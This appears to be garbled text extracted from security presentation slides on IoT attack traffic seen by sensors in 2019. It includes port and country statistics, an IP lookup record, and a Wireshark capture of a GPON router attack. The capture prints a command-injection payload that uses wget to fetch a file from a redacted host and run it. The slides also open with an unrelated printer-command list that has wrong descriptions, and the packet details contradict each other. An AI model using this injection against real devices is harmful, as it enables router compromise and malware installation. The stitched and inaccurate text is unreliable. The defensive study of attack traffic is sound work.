
**.%-12345X** - UEL (Universal Exit Language) Command  
**E** - printer reset  
**\*r3F** - Raster image prints along the width of the physical page  
**\*r2480s3508T** - [s#T] Typeface Family command  
**\*t75R** - Raster Graphics Resolution  
**&l0E** - Set top margin to 0  
**\*v6W** -  
**\*r1A** - Start graphics at current cursor position  
**\*b0Y** - Raster Y Offset command  
**\*b3M** - Set Compression Method command  
**\*b8370W** - Transfer Raster Data command

# Tcp destination port access count, top 30 in 2019/06





### Traffic source device type detection (2019/01/01-2019/06/30)





**182.72.13**



Internet Scanner

Industrial Control System

City

**Chennai**

Country

**India**

Organization

**Bharti Airtel**

ISP

**Bharti Broadband**

Last Update

**2019-08-13T10:44:32.876994**

Hostnames




ASN

**AS9498**




Traffic source IP count by country, top 30  
(2019/01/01-2019/06/30)



## 2. The unknown malware sample harvest


- Sometimes, we can follow the download links in the attack traffic to collect unknown/new IoT malware samples.

## Source IP count for using the same (malicious) URL, top 15 2019/01/01-2019/06/30



# Collecting unknown/new malware samples from attack traffic

## Example: The attack for GPON routers



The image shows a Wireshark packet capture window. The top bar indicates the selected packet is 110201, timestamped 2018-05-11 02:27:08.539820, from IP 189.236.17. [redacted] to [redacted] via HTTP, with a length of 359 bytes and a POST method to /GponForm/dia. The packet list on the left shows several other packets, with 110201 highlighted. The packet details pane on the right shows the structure of the HTTP response. The request line is 'POST /GponForm/dia\_Form?images/ HTTP/1.1'. The host is '127.0.0.1:8080'. The connection is 'keep-alive'. The accept-encoding is 'gzip, deflate'. The accept is '/\*/\*'. The user-agent is 'Hello, World'. The content-length is '118'. The request body contains a malformed URL: 'XWebPageName=diag&diag\_action=ping&wan\_conlist=0&dest\_host='';wget+http://[redacted]/r+-O+>/tmp/r;sh+/tmp/r&ipv=0'. The response status is 'HTTP/1.1 404 Not Found'. The date is 'Thu, 10 May 2018 18:27:08 GMT'. The request method is '[redacted]'. The request URI is '/G'. The request version is '[redacted]'. The host is '127.0.0.1:80'. The connection is 'keep-a'. The accept-encoding is 'g'. The content-type is 'text/html; charset=ISO-8859-1'. The response body contains the following HTML: '<HTML><HEAD><TITLE>404 Not Found</TITLE></HEAD><BODY><H1>404 Not Found</H1>The requested URL /GponForm/dia\_Form was not found on this server.</BODY></HTML>'. The packet bytes pane on the left shows the raw data of the packet, with the first few bytes being '0 02 d1 62 a2 4e'.

```
110201 2018-05-11 02:27:08.539820 189.236.17.[redacted] [redacted] HTTP 359 POST /GponForm/dia
110202 2018-05-11 02:27:08.539820 [redacted] [redacted] HTTP 359 POST /GponForm/dia
110203 2018-05-11 02:27:08.539820 [redacted] [redacted] HTTP 359 POST /GponForm/dia
110204 2018-05-11 02:27:08.539820 [redacted] [redacted] HTTP 359 POST /GponForm/dia
110205 2018-05-11 02:27:08.539820 [redacted] [redacted] HTTP 359 POST /GponForm/dia
110206 2018-05-11 02:27:08.539820 [redacted] [redacted] HTTP 359 POST /GponForm/dia

110201: 359 bytes on wire (2872 bits) captured (eth0) on interface eth0
Ethernet II, Src: Nec...
Internet Protocol Version 4, Src: 189.236.17.1, Destination: 127.0.0.1
Transmission Control Protocol, Src Port: 4444, Destination Port: 8080
Hypertext Transfer Protocol
POST /GponForm/dia_Form?images/ HTTP/1.1
Host: 127.0.0.1:8080
Connection: keep-alive
Accept-Encoding: gzip, deflate
Accept: /*/*
User-Agent: Hello, World
Content-Length: 118

